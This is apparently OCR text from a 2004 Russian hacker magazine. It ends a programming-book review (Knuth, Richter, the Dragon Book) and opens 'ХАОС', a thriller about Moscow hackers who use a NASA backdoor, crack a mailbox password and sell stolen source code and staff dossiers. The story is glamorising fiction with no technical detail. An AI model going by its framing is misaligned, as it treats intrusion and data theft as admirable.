
Хочу заметить, что, на мой взгляд (и не только на мой), книга Страуструпа сложна в понимании. Не зная основ программирования и языка Си, понять ее совершенно невозможно. Поэтому пытаться выучить этот язык одним из первых я бы не советовал. Однако лучшего введения в C++ не существует.

ДЖЕФФРИ РИХТЕР «СОЗДАНИЕ ЭФФЕКТИВНЫХ WIN32-ПРИЛОЖЕНИЙ»


Джеффри Рихтер - уникальный человек, известный преподаватель и научный консультант в области программирования для Windows. Его услугами пользуется сама компания Microsoft!

Для чтения книги Рихтера тебе понадобится знание C++ (Microsoft Visual C++). После изучения книги ты однозначно станешь специалистом в области разработки приложений для Windows. Из книги ты подробно узнаешь о внутреннем устройстве Windows 98 и 2000 (с учетом 64-разрядной версии) и изучишь Win API. Лучшей книги по программированию под Windows, пожалуй, не существует. Но она явно не для начинающих.

В дополнение к книге Рихтера для более детального изучения устройства Windows я советую прочитать Inside Windows 2000 ("Внутреннее устройство Windows 2000") Соломона и Руссиновича.



ДОНАЛЬД КНУТ «ИСКУССТВО ПРОГРАММИРОВАНИЯ»



Дональд Кнут один из самых знаменитых классиков в области программирования. Чтобы долго не говорить о важности этой книги, приведу лишь слова Билла Гейтса: "Если вы считаете себя действительно хорошим программистом..., прочитайте "Искусство программирования" [Кнута]... Если вы сможете прочесть весь этот труд, то вам определенно следует отправить мне резюме".

"Искусство программирования" на данный момент состоит из 3 томов, но уже в течение многих лет ведется работа над 4 и 5 томами. Над первым изданием книги, которое вышло в 1972 году, автор потел (лучшего слова здесь не подберешь) 10 лет! Первое издание было напечатано и в СССР, и сразу стало настольной книгой большинства отечественных программистов (многие из которых впоследствии "утекли" за границу). Отрывки из первого издания сейчас можно найти на www.lib.ru. Для выпуска третьего издания Дональд Кнут специально разработал знаменитые системы набора METAFONT и TeX. Чувствуется, что автор основательно подошел к написанию и изданию книги, он даже готов заплатить $2,56 тому, кто первым найдет опечатку или ошибку в его книге (имеется в виду оригинальное издание). Но должен сказать, что эта книга очень тяжелая в чтении, и, пожалуй, самая сложная из всех книг, представленных в этом обзоре. Написанная в серьезном академическом стиле, она требует хорошей математической подготовки, причем как по элементарной математике, так и по высшей. Все примеры приведены на ассемблере (так что знание его не помешает), причем на ассемблере, который специально был разработан автором для гипотетической (выдуманной) машины MIX. Если школьник сумеет понять эту книгу, то его можно считать гением.

Кроме того, книга рассчитана на подготовленного читателя, т.е. на того, кто имеет хотя бы небольшой опыт программирования. Автор так и пишет: "Читатель должен иметь опыт написания и отладки по меньшей мере четырех программ хотя бы для одного компьютера" :).

АЛЬФРЕД АХО, РАВИ СЕТИ И ДЖЕФФРИ УЛЬМАН «КОМПИЛЯТОРЫ: ПРИНЦИПЫ, ТЕХНОЛОГИИ, ИНСТРУМЕНТЫ»

Помнишь, в фильме "Хакеры" Эммануэль Гольдштейн в баре доставал из своего рюкзака книги и выкладывал их на стол: "Желтая, Зеленая, Оранжевая...", была названа и эта книга - "Книга Дракона" (Dragon Book)! И неспроста. Книга (как и ее авторы) является одной из самых авторитетных в своей области. Российским читателям авторы "Дракона" известны еще с эпохи СССР! Оригинал "Книги Дракона" впервые вышел в 1988 году. Последнее издание отражает все современные достижения в области создания компиляторов языков программирования. Но "Книга Дракона" не единственная в своем роде. Не менее знаменитой является и книга Пратта и Зелковица "Языки программирования: разработка и реализация". Она также недавно была выпущена издательством "Питер" в уже упоминавшейся серии "Классика computer science". Сложно сказать, какая из двух книг лучше, поэтому, при возможности, прочитай их обе.

ИТОГ

Конечно, это далеко не все книги, о которых мне хотелось бы рассказать в этом обзоре, но и этот неполный список обеспечит тебе не один месяц (год?) увлекательного чтения. По приблизительной оценке, то, что я назвал, тянет на несколько кило рублей. Дорого? Это намного меньше, чем полгода обучения в любом даже самом захудалом вузе. Но сможет ли вуз дать то, что могут дать эти книги? Очень сомнительно, даже если вуз для тебя не просто возможность получить диплом в рассрочку.



ХАКЕР/№02(62)/2004

mindw0rk (mindw0rk@mail.ru)

ХАОС

ВСТУПЛЕНИЕ

Нью-Йорк.
7 июня 2005 г.
Полдень

Джоэль Брайен стоял у кассового окошка банка Golden Credit и пытался переварить услышанное. Молоденькая блондинка с обаятельной улыбкой сообщила, что баланс чист.

– Послушайте, проверьте еще раз. На моем счету должно быть, по крайней мере, 10 тысяч!

– Я проверила, мистер Брайен. Баланс чист. Вам следует поговорить с нашим менеджером Келли Фезерлом. Он поможет Вам во всем разобраться. Я сообщу ему о Вас.

Блондинка сняла телефонную трубку, что-то быстро в нее прочирикала и снова обратилась к Джоэлю.

– Подождите минутку, мистер Брайен. Мистер Фезерл сейчас подойдет.

Беззаботный тон сотрудницы банка только усилил раздражение Брайена. Через час ему предстояла важная деловая встреча, а возникшее только что недоразумение грозило затянуться надолго.

– Мистер Брайен?

Голос принадлежал мужчине лет тридцати в строгом костюме. Типичный банковский служащий.

– Я Келли Фезерл, менеджер этого отделения. Что произошло?

– Да, собственно, ничего. Пустяки. У меня на счету лежит куча денег, а ваша сотрудница меня уверяет, что там ничего нет! У вас что, запоздалое празднование первого апреля?

– Успокойтесь, мистер Брайен. Я сейчас все проверю. Думаю, это всего лишь недоразумение.

– Я тоже ОЧЕНЬ на это надеюсь.

Келли Фезерл сел за компьютер, попросил документы Джоэля и проверил счет. Компьютер совершенно ясно дал понять, что на этом счету нет ни копейки.

– Мистер Брайен, когда Вы в последний раз снимали деньги со счета?

– Неделю назад. Но я Вас уверяю, там должно оставаться не меньше 10 тысяч!

– По нашему компьютеру баланс чист.

– Но этого не может быть!

Фезерл запросил информацию о текущем счете и принялся внимательно изучать последние операции с ним.

– Два дня назад с вашего счета были переведены 13 тысяч 273 доллара на счет в банке в Таиланде.

– Как это «были переведены»? Кем переведены?

– Послушайте, мистер Брайен. Вы никому не сообщали конфиденциальных сведений о Ваших счетах? Может быть, вы недавно потеряли записную книжку, где было что-то подобное?

– Нет! Это Вы меня послушайте, любезный. У меня очень хорошая память, и все конфиденциальные сведения я храню в голове. Через полчаса у меня важная встреча, а Вы несете чушь о каком-то переводе. Все, что я хочу – это забрать свои деньги. И если я сейчас же их не получу, завтра же я подам на Вас в суд.

Последние слова Джоэль Брайен произнес особенно громко. Его раздражало все – банк, идиот мистер Фезерл, расфуфыренная блондинка, все эти люди, беспардонно пялящиеся на него, но больше всего – нелепая ситуация, в которую он попал. Брайен продолжал возмущаться, отчаянно жестикулируя. А Келли Фезерл тем временем соображал, как замять скандал. Брайена понесло, и он уже ничего не желал слышать. Оставалось только звать охрану.

Определенно этот человек не пытался провернуть дерзкую аферу. Келли на своем веку повидал немало авантюристов, и Брайен ну никак не тянул на выдающегося артиста. Фезерл уже понял, что произошло на самом деле. Такое часто случалось в других банках, но до сегодняшнего дня Golden Credit был счастливым исключением. Если хакеры добрались и до него – нужно ждать беды.

ЧАСТЬ 1

Negro
Москва. 9 июня 2005 г.


Спортивная черная Селика летела по окраине Москвы со скоростью 200 километров в час. За рулем сидел смуглый парень лет двадцати в темных очках. Одной рукой он держался за баранку, другую свесил в полуоткрытое окно, наслаждаясь ощущением скорости и впивающегося в кожу ветра. Макс недавно купил машину и теперь с удовольствием обкатывал ее на тихих трассах. Он отлично водил и с легкостью лавировал в потоке машин, оставляя позади крутые иномарки. И только когда антирадар сигналил о приближении пункта ГАИ, сбавлял обороты.


В салоне из HDD-магнитолы раздавался Electrostatic группы Astral Projection. Макс слушал электронную музыку все время – дома, на работе, в разъездах. И настолько уже к ней привык, что даже не мог нормально думать без чего-нибудь трансового в фоне.

В Москве было одно место, где Макс особенно любил бывать. В ночном клубе Satisfaction 24 часа в сутки царил полумрак, играла музыка ведущих электронщиков планеты, а народ колбасился, забывая обо всем. После вечеринок в клубе ломило все тело, и нередко болела голова, но Макс возвращался туда снова и снова. Принимал дозу легкого наркотика, выходил в центр и сливался с музыкой. В этот момент для него не существовало ничего – ни работы, ни людей, ни компьютеров. Мозг гения отключался, а тело целиком отдавалось ритму.

Официально Максим работал в небольшой компании, предоставляющей доступ в интернет. В его обязанности входило следить за состоянием сетки и консультировать юзеров по телефону. На работе его звали Максим Андреевич и уважали за высокий профессионализм. Представители других компаний пару раз приглашали на более высокооплачиваемую работу, но смысла менять привычный кабинет Макс не видел. Работать в маленькой компании было даже удобнее. Никто не лезет в твою жизнь, пытаясь понять, что ты за человек. Никто не узнает о второй жизни, которую он вел уже третий год.

На соседнем сиденье лежала небольшая спортивная сумка, которая, помимо пакетов с нехитрой едой, вмещала весь необходимый инструментарий. Ноутбук, КПК, сканер, мобильная спутниковая тарелка, дешифратор, пара DVD-дисков с нужными программами и несколько других устройств, о практическом назначении которых знали немногие. Вообще, было рискованно ездить по городу на предельной скорости с авоськой, доверху набитой хакерским добром. Но Макс по опыту знал, насколько гаишники далеки от хай-тека, и мог выдать содержимое сумки за что угодно.





Впереди засветился очередной пост ГАИ, и Селика снова сбавила темп. Проезжая по району новостроек, Макс заметил голосующую девушку в спортивных шортиках и решил взять пассажирку.

Девушка открыла переднюю дверь, обаятельно улыбнулась и спросила: «До центра не подбросите?»

– Садись. Как раз туда еду.

– Только у меня денег немного.

– Оставь себе. Купишь мороженое.

Попутчица оказалась 19-летней студенткой Викой, будущей телезвездой, интересующейся шоу-бизнесом и шейпингом. Девочка оказалась не в меру общительной и всю дорогу делилась подробностями своей жизни.

– Меня предки стабильно отговаривают, говорят – куда ты, Вика, лезешь? Телевидение – типа грязь одна сплошная, мол, сьедят меня. Кто съест, правда, они не знают, но сьедят меня типа по-любому.

Вика засмеялась и посмотрела на Макса.

– А ты сам-то чем дышишь?

– На компах шаманю помаленьку.

– Хакер, что ли? – в голосе девчонки явно слышалась ирония.

– Ага. Крутой причем. И злой вдобавок, – в тон ей ответил Макс.

– Мне мой бывший бойфренд рассказывал, как ему хакеры вирус в компьютер вставили. Так у него потом ничего не грузилось. Пришлось вызывать мастера, платить кучу бабок. А ты совсем не похож на хакера.

– Да? Почему это? – Макс сделал обиженное лицо, и девчонка невольно улыбнулась.

– Хакеры – угрюмые, волосатые, немытые, небритые. И на таких тачках уж точно не ездят. А ты симпатяга.

– Может, я просто хакер-симпатяга?

– Да ладно тебе. Нет, серьезно, чем занимаешься?

– В компании небольшой присматриваю за безопасностью. Ничего интересного, если честно.

– А тусуешься где?

– Там, сям. Где придется. Люблю на природу выезжать.

– На природу куда?

– Есть за Москвой одно местечко. Там тихо, никого нет, и озеро красивое. Могу как-нибудь показать. Тебе должно понравиться.

– Интересно. А как-нибудь – это когда?

– Да хоть сейчас.

– Ты серьезно?

– Вполне. Я до вечера свободен, можем прокатиться. Возьмем вино, фастфуд разный. Отдохнем от города.

– Ты, наверное, приставать будешь?

– А ты против?

Девица оценивающе посмотрела на Макса и уверенно сказала: «Нет».

– А как же дела в Центре?

– Дела могут подождать.

Максим развернул машину и поехал в сторону пригорода. Местом, о котором он говорил, было лесничество в 30 километрах от Москвы. Год назад он провел там лучшие три дня в своей жизни. На берегу озера стоял деревянный домик – маленькая уютная гостиница для романтически настроенных парочек. Макс обнаружил это место случайно, на одном малоизвестном сайте. И через неделю отправился туда на выходные с Маринкой. Они купались в теплой во-

де, загорали на большой прибрежной плите, бродили по дикому лесу, а вечером запирались в гостиничном номере и всю ночь занимались любовью. Или обсуждали последние уязвимости компьютерных систем. До встречи с Мариной он никогда бы не подумал, что девушка может разбираться в компьютерах не хуже него. Макс с детства возился с компами. В 10 лет он уже знал четыре языка программирования и читал исходники как художественные книги. Благодаря врожденным математическим способностям, он схватывал все на лету и к 12 годам мог написать программу любой сложности. Друзья пророчили ему большое будущее. Но в 1996 году отец подарил модем, и Макс с головой окунулся в интернет. С этого все и началось.

– ...надо просто хорошенько познакомиться с важной птицей на Останкино, остальное – вопрос времени, – закончила Вика. Погрузившись в воспоминания, Максим пропустил мимо ушей все карьерные планы своей новой знакомой. Но на всякий случай кивнул.

Машина остановилась у продовольственного магазина. Макс смотрел на обшарпанную вывеску «Продукты» и думал. Конечно, он не собирался везти эту глупышку в их с Мариной место. Достаточно было выехать за город, устроить маленький пикничок в придорожной чаще, потрахаться и потом разбежаться по своим делам. Но, вспомнив Марину, Максим сразу расхотел куда-то ехать.

– Знаешь... я вспомнил, мне надо доделать одно важное дело. Давай как-нибудь в другой раз?

– Какое дело? Договорились же!

– Извини. Я не могу.

– И что ты мне предлагаешь? Завез черт знает куда, тут даже маршрутки, наверное, не ходят.

– Вон остановка. Не обижайся, у меня правда дела.

– Да пошел ты!

Девушка вышла из машины, захлопнула дверь и не оборачиваясь ушла.

Несколько минут Макс еще сидел, думая о своем, а потом потянулся за сумкой. Достав ноутбук, он подключил к нему верный Сименс и зашел в Сеть. В приватном почтовом ящике было два письма: знакомый хакер Drift из Аризоны скинул информацию, которая интересовала Макса, админ крупной японской системы поблагодарил за помощь в устранении багов на их серваке. Заказчик молчал.

Максим хотел было уже выключать ноут, но решил еще наведаться в одно укромное местечко. Запустив собственную программу NeTEL, он подключился к одному из компьютеров NASA, и через оставленный ранее бэкдор проник во внутреннюю сеть. В скрытом чат-руме, о котором знали только 5 человек, его уже ждали.

– Даров, Negro!

– Салют, Gas.

– Где вчера пропадал? Говорил ведь зайдешь.

– Тусил в Сатисфекшене. Вчера всю ночь крутили Ван Дайка.

– Ясно. Сейчас как настрой?

– Какой там настрой. Проворонил только что такую крошку. Сама просилась. Не знаю, что на меня нашло.

– Все не можешь забыть Ксайлу?

– Газ, не начинай.

– Дружище, ты так свихнешься. Оглянись! Вокруг полно классных малышек, которые просто мечтают нырнуть в твою постельку.

– Газ, замяли. Прикинь, только что получил письмо от японского админа. Поблагодарил за помощь, надо же. У него там дыра была размером с луну.

– Нашел что-то интересное?

– Куча корпоративной инфы. Не знаю, что они себе думают. Конкуренты заплатили бы за эти сведения кучу денег.



– Надо было продать.

– Тогда кто бы мне сказал спасибо? :)

В Сети было несколько мест, подобных этому. Трепать языками под носом у админов влиятельных организаций было рискованно и глупо. Но для хакеров, таких как Negro и Gas, это был дополнительный источник адреналина. Конечно, незваные гости изучили все лазейки, предприняли все возможные методы защиты. И все же в NASA работают не самые глупые люди. Поэтому нужно было постоянно быть начеку.

В течение следующих 15 минут Negro и его приятель – 25-летний австралийский хакер Gas – обсудили все горячие новости, и Макс вышел из системы. Ноутбук отправился обратно в сумку, Селика тронулась с места и поехала по направлению к центру. По пути встретилась еще одна голосующая девушка, но Максим решил, что на сегодня с него хватит попутчиц.

Negro жил недалеко от центра столицы в небольшой однокомнатной квартире, которую купил после выполнения двух крупных заказов. Когда он был уже достаточно известен в узких кругах и имел авторитет одного из самых талантливых компьютерных взломщиков, ему пришло странное письмо. Некто, подписывающийся «Дядя Леша», предложил две штуки баксов за взлом канадского сервера с абсолютно пустым винтом. Защита там стояла серьезная, но вскрыть ее у Макса много времени не заняло. Как оказалось, это был всего лишь тест. Следующие заказы были сложнее, и Negro не раз приходилось отказываться, несмотря на заманчивые суммы. Не потому, что он считал задачу невыполнимой или опасной. Дядя Леша иногда просил достать сведения, которые могли принести немало бед, попав в плохие руки. А кто знал, куда эта информация уходила на самом деле. Заказчик давал о себе знать примерно раз в месяц, оставляя в почтовом ящике зашифрованное ключом PGP сообщение, прошедшее через длинную цепь проксей. В нем были только три вещи – цель, сроки и сумма. При выполнении заказа деньги перечислялись на названный счет.

Макс поставил машину в гараж, поднялся в свою квартиру и залез в горячую ванну. Выдвинув специальную подставку, он положил на нее ноут, запустил программу NeScan и с ее помощью бегло просмотрел логи на рабочем серваке. Утилита зафиксировала два незаконных вторжения. Конечно, если бы Макс закрыл все щели, ничего подобного бы не было, но ему нравилось играть с горе-хакерами в кошки-мышки и отслеживать их активность. Вычислив через 15 минут реальный айпишник одного из незваных гостей, Negro зашел на его комп и без особо-

го интереса стал просматривать содержимое.
За этим занятием его застал телефонный звонок. Номер мобильника знали всего десять человек. Но вместо одного из этих десяти номеров высветился ряд из 8 нолей. Это было, по меньшей мере, странно. Макс снял трубку.
– Да?
– Здравствуй, Negro.
– Кто это?
– Меня зовут Леонид Петрович. Но ты можешь звать меня дядя Леша.
– Как Вы узнали этот номер?
– Нет времени для вопросов. Нам нужно встретиться. Подходи через два часа к кафе ДежаВю, думаю, ты знаешь, где это. Тебя встретит мой человек.
В трубке раздались короткие гудки.

Excile
Москва. 9 июня 2005 г.

Андрей уже полчаса наблюдал за этой девушкой. Стройная брюнетка с короткой стрижкой и выразительными глазами сидела одна за столиком и увлеченно работала на ноутбуке. Она была в легких просторных брюках, а на черном, облегающем красивую фигуру топике, виднелось изображение дьяволенка, протыкающего симпатичного пингвинчика. Девушка настолько углубилась в свое занятие, что не сразу обратила внимание на подошедшего к ней официанта. Получив очередной заказ, парнишка в красном фирменном костюме удалился и через минуту вернулся с уже третьей по счету чашкой кофе.
Андрей слабо разбирался в компьютерах. В институте ему приходилось с ними сталкиваться, но Ворд и Паскаль казались скучной ерундой. Другое дело компьютерные игры. Однако преподаватели были не в восторге, видя играющих в тетрис студентов. Так что компьютерное образование Андрея ограничивалось умением запустить иконку на рабочем столе и правильно всунуть дискету в дисковод.
Брюнетка продолжала сосредоточенно смотреть на экран, клацая по клавишам. Печатала она быстрее, чем секретарша на работе отца. Наверняка какая-то журналистка, пишет статью «срочно в номер».
Он уже давно доел свое мороженое и во всех подробностях изучил понравившуюся особу. Нужно было решать – или уходить, или набраться смелости и подойти познакомиться. Ему уже доводилось знакомиться в кафе, но сейчас ситуация была другой. Во-первых, девчонка явно была занята, и даже села за дальний столик, чтобы не отвлекали. Во-вторых, она была чертовски привлекательной, что усложняло задачу.






Андрей подумал, что если сейчас не подойдет, то потом долго не сможет простить себе свою слабость. Поэтому вздохнул поглубже, пожелал себе удачи и направился к угловому столику.
– Простите, Вы журналистка? — обратился он к брюнетке.
Девушка оторвалась от экрана и удивленно подняла брови.
– Нет. С чего ты взял?
– Ну, Вы так быстро печатаете, а еще работаете на компьютере в кафе. Вот я и подумал...
– Я работаю в компьютерной сфере.
Брюнетка смотрела на него выжидающе. Судя по всему, она хотела вернуться к своему занятию, но боялась показаться грубой. Надо было что-то немедленно сказать, чтобы расположить ее к себе. Но выдавить получилось только банальное: «А как вас зовут?»
– Марина меня зовут. А ты, как я поняла, хочешь составить мне компанию?
– Честно говоря, да! — обрадовался парень. — Ты мне понравилась. Кстати, меня зовут Андрей.
– Посмотри-ка сюда, Андрей, — Марина повернула к нему экран ноутбука, на котором перебирались комбинации чисел и букв. — Что ты видишь?
– Э-э... цифры вижу. Значки всякие.
– Знаешь, что это?
– Понятия не имею.
– Это интуитивный переборщик паролей. Знаешь, что за пароль он пытается подобрать?
– Откуда мне знать?
– Пароль к компьютеру крупной коммерческой фирмы, замешанной в криминале. На этом компьютере хранятся все данные о ее деятельности за последние три года. Знаешь, что будет, если владельцы этого компьютера меня засекут и вычислят местоположение?
– Э-э... ничего хорошего точно.
– Умничка. А теперь подумай, стоит ли тебе рисковать своей задницей, находясь в моей компании?
– Ты что, серьезно?
– А похоже, что я шучу?
Андрей ошарашено посмотрел на странную девушку, хотел что-то сказать, но потом передумал и не оглядываясь поспешил к выходу. «Чокнутая какая-то», – промелькнула мысль.
Марина проводила его глазами и, как только он скрылся за поворотом, от души рассмеялась. Какие все-таки мужики доверчивые создания.
Ноутбук негромко пискнул, и на экране высветилась надпись: Password found. Запущенная программа действительно была переборщиком со встроенным алгоритмом ИИ, и действительно подбирала пароль. Но не компьютера из бандитской конторы, а электронного ящика одного не совсем честного работодателя. В нем она рассчитывала найти информацию о проводимых им махинациях. В папке находилось более тысячи писем, и, несомненно, среди них было то, что нужно. Но просмотр всей корреспонденции займет кучу времени, и Марина решила отложить это на потом. Допив свой кофе и оплатив счет, она положила ноут в рюкзачок и вышла на улицу.
После приятной прохлады кондиционеров в кафешке, июньская жара раздражала. Марина поймала такси и назвала адрес. Таксист пытался начать разговор, но девушка дала понять, что ей сейчас не до общения. Дико хотелось спать. За последние три дня удалось поспать не больше 10 часов, и даже крепкий кофе уже не помогал. Осталось сделать еще одну вещь – и домой. Нырнуть в уютную кроватку и продрыхнуть там целые сутки. Нужно только не забыть отключить телефон. Марина откинулась на

спинку сиденья и закрыла глаза. Ей вспомнился отец.
Профессор математики Александр Петрович Гришков был одним из тех немногих людей, которые застали зарю компьютеризации СССР, а затем стали пионерами интернета в уже распавшемся Союзе. Гришков работал в НИИ им. Ломоносова, и после того как в институте появились первые мейнфреймы, принялся писать для них программы. Так как компьютеры в конце 80-х в нашей стране были в диковинку, хорошие специалисты высоко ценились и всегда были востребованы. Сверху в НИИ постоянно поступали просьбы написать программу для тех или иных целей. И чаще всего заниматься этим приходилось Александру Петровичу.
В 1990 году, устав от регулярных задержек мужа на работе, от него ушла жена. Она забрала сына и оставила пятилетнюю дочку Марину. Чтобы девочка не сидела дома одна, Гришков брал ее с собой в институт, где оставлял на попечение гардеробщицы тети Светы. Но тетина компания девочке быстро наскучила, поэтому она украдкой сбегала в компьютерную лабораторию, где работал отец. Марина с интересом наблюдала за работой компьютеров и все время задавала вопросы, как мигают все эти огоньки, и что это за циферки на «телевизоре». Коллеги отца прониклись симпатией к любознательному ребенку, часто сажали ее на коленки и как могли объясняли принцип работы последних достижений советского компьютеростроения.
Через три года отец купил домой тройку, и для Марины она стала самой любимой и дорогой игрушкой. Гришков боялся, что такая увлеченность компьютером в столь раннем возрасте не приведет ни к чему хорошему. Но когда попытался настаивать на прогулках дочки во дворе — Маринка обиделась и три дня потом не желала разговаривать с отцом. Так, в компании компьютера, папы и кошки Нюрки, подаренной на восьмой день рождения, прошло все ее детство.
Из кармана брюк послышалась полифоническая мелодия.
– Да. Я уже подъезжаю. Минут через десять. Все, давай.
Закончив разговор, Марина указала на троллейбусную остановку.
– Остановите здесь.
К северу от автобусной остановки виднелся парк, именно там ее должен был ждать Каспер. Народу в парке было немного — в основном молодые парочки. Тем не менее, все лавочки были заняты. На одной из них сидел человек в серой кепке и кормил голубей. Увидев Марину, он улыбнулся и махнул ей рукой.
– Осторожней, птичек распугаешь! — сказал мужчина, когда она подошла поближе.
– У меня есть кое-что поинтереснее птичек.
– Ксайла, не томи. Давай его сюда.
Марина сняла рюкзак и достала из него мини-диск. На пятирублевой болванке был записан программный код альфа-версии новейшей онлайновой игры. Сырой, недоработанный, но предоставляющий конкурентам обширное поле для маневров. Мужчина в кепке как раз и был представителем конкурирующей конторы, разрабатывающей другую онлайн-игрушку. За информацию на этом диске он был готов заплатить 5 тысяч долларов.
– Кроме самого исходника, там есть закрытые сведения о других проектах компании. А также корпоративное досье на некоторых сотрудников.
– Ну это, конечно, лишнее, – сделал безразличный вид Каспер, хотя по глазам было видно, что информация для него важна. — Держи. Здесь остальное.
Каспер протянул ей запечатанный конверт, который Марина сразу положила на дно рюкзака.
– Не пересчитаешь?
– А нужно?
Каспер пожал плечами. Сделка была завершена, и смысла оставаться в компании друг друга не было.
– Ну, я пойду?
– Ты не передумала насчет моего предложения? Место в компании все еще свободно, и я буду рад, если его займешь ты.
– Извини, Каспер. Конторская работа не для меня, ты же знаешь. Но если что-то еще понадобится — обращайся. Только помни, мои услуги дорого стоят.
– Они того стоят. Удачи, крошка. Не попадайся.
Выйдя из парка, Марина подошла к остановке и стала ждать свой троллейбус. Несмотря на все недостатки общественного транспорта, она любила иногда на нем кататься. Там можно было сколько угодно изучать людей, наблюдать за их мимикой, слушать разговоры. И чем больше она о них узнавала, тем отчетливее понимала, насколько они доверчивы и уязвимы.
Свою способность манипулировать людьми Марина открыла в пятом классе. Проводя почти все время у компьютера, девочка совершенно не интересовалось учебой. Единственные два предмета, которые она считала для себя полезными — математика и английский язык. По всем остальным – полный завал. И, тем не менее, ей всегда удавалось выкручиваться. Причины неподготовленного домашнего задания или пропущенного урока всегда оказывались настолько убедительными, и бывали произнесены с таким чувством, что марьванны, вместо того чтобы поставить двойку, проникались симпатией к «несчастному ребенку». В 9 классе Марина увела у самой красивой одноклассницы ее парня, влюбив его в себя. Не потому, что он ей нравился — напротив, он был на редкость самовлюбленным ослом. Ей просто хотелось проверить свои силы. После школы она ушла из дома и стала работать программистом в компьютерной компании, создав себе превосходные рекомендации и подтвердив их по оставленному в анкете телефону. Правда, особой нужды в этом не было — к 18 годам ее познания в компьютерах были настолько обширны, что она запросто могла устроиться в любую крупную компанию, где ценили не наличие ВО, а квалификацию сотрудника. Правда денег, которые она получала в фирме, постоянно не хватало, а потребности с каждым месяцем росли. И однажды настал момент, когда Марина обратила внимание на другую, не менее востребованную, но гораздо лучше оплачиваемую сферу.
Троллейбус был почти полным. Рядом с ней сидела бабулька с головой, повязанной платком, и черными ногтями. Старушка тревожно смотрела в окно и ду-






мала о своем. Судя по испещренному морщинами лицу и тусклым глазам, она прожила не самую легкую жизнь. Наверное, недавно лишилась близкого человека, а теперь живет одна и кормится с дачи. Девица с плеером, стоящая около нее, явно была тусовщицей и поклонницей панк–рока. Броский, вызывающий прикид, странная прическа с фиолетовыми локонами, несколько колец на пальцах... Перекати–поле, живущая сегодняшним днем в мире музыки, как ей кажется, с глубоким смыслом. Толстый бородатый мужчина в плаще походил на доктора. Чувствовалась в его внешности какая–то стерильность. А справа от него стояла больного вида женщина с тяжелыми сумками и уставшими глазами. Мать–одиночка, живущая ради своего ребенка и поставившая крест на личной жизни. Когда–то Марине довелось общаться с такой женщиной. После чего ей хотелось ненавидеть всех мужиков.
В игру «угадай внутренний мир человека по его внешнему облику» Марина играла часто. Это развлечение хорошо тренировало внимательность, а при контакте с «жертвой» учило быстро определять сильные и слабые стороны человека. Последнее в ее работе было особенно важно, так как для получения закрытой информации умение играть на людских слабостях было основным.
Троллейбус подъехал к ее остановке. Марина вышла и направилась к своему дому. Оставалось завалиться в постель и спать, спать, спать. Выспаться за все те часы, которые она провела у компьютера. И вообще, неплохо было бы устроить себе небольшой отпуск. Отправиться куда–нибудь на юг, где океан и пальмы. Или наоборот – на лыжный курорт в Карпатах. Точно, давно она не каталась на лыжах. Надо будет присмотреть в интернете приятное местечко.
– Марина Гришкова? – окликнувший ее голос принадлежал совершенно незнакомому мужчине в дорогом костюме.
– Да, это я.
– Мой босс хотел бы переговорить с Вами. У него есть для Вас крайне интересное предложение.
– Вот как? А кто, если не секрет, Ваш босс?
– Я не могу Вам сейчас это сказать. Все узнаете на месте.
– Послушайте, если я сейчас не посплю, то грохнусь без сознания. Попросите Вашего босса подождать несколько дней. И через, скажем, неделю, я с ним встречусь и с удовольствием пообщаюсь.
– На это нет времени. Мы дадим Вам 10 тысяч долларов, если Вы согласитесь поехать со мной. Неважно, примите ли Вы его предложение – деньги останутся у Вас. Но уверяю Вас, его стоит выслушать.
– Десять тысяч за поездку туда и обратно?
– Да.
– А где гарантии, что Вы меня не обманете и не завезете в какую–нибудь глухомань?
– Назовите счет, куда нам перечислить деньги.
– Кошелек в системе Webmoney: Z967456153044.
Мужчина достал навороченную Нокию и проинструктировал кого–то на другом конце линии.
– Можете проверить. Деньги перечислены.
– Марина достала свой ноутбук, зашла по GRPS в Сеть и проверила кошелек. Счет действительно пополнился на 10 тысяч.
– Хорошо. Это далеко?
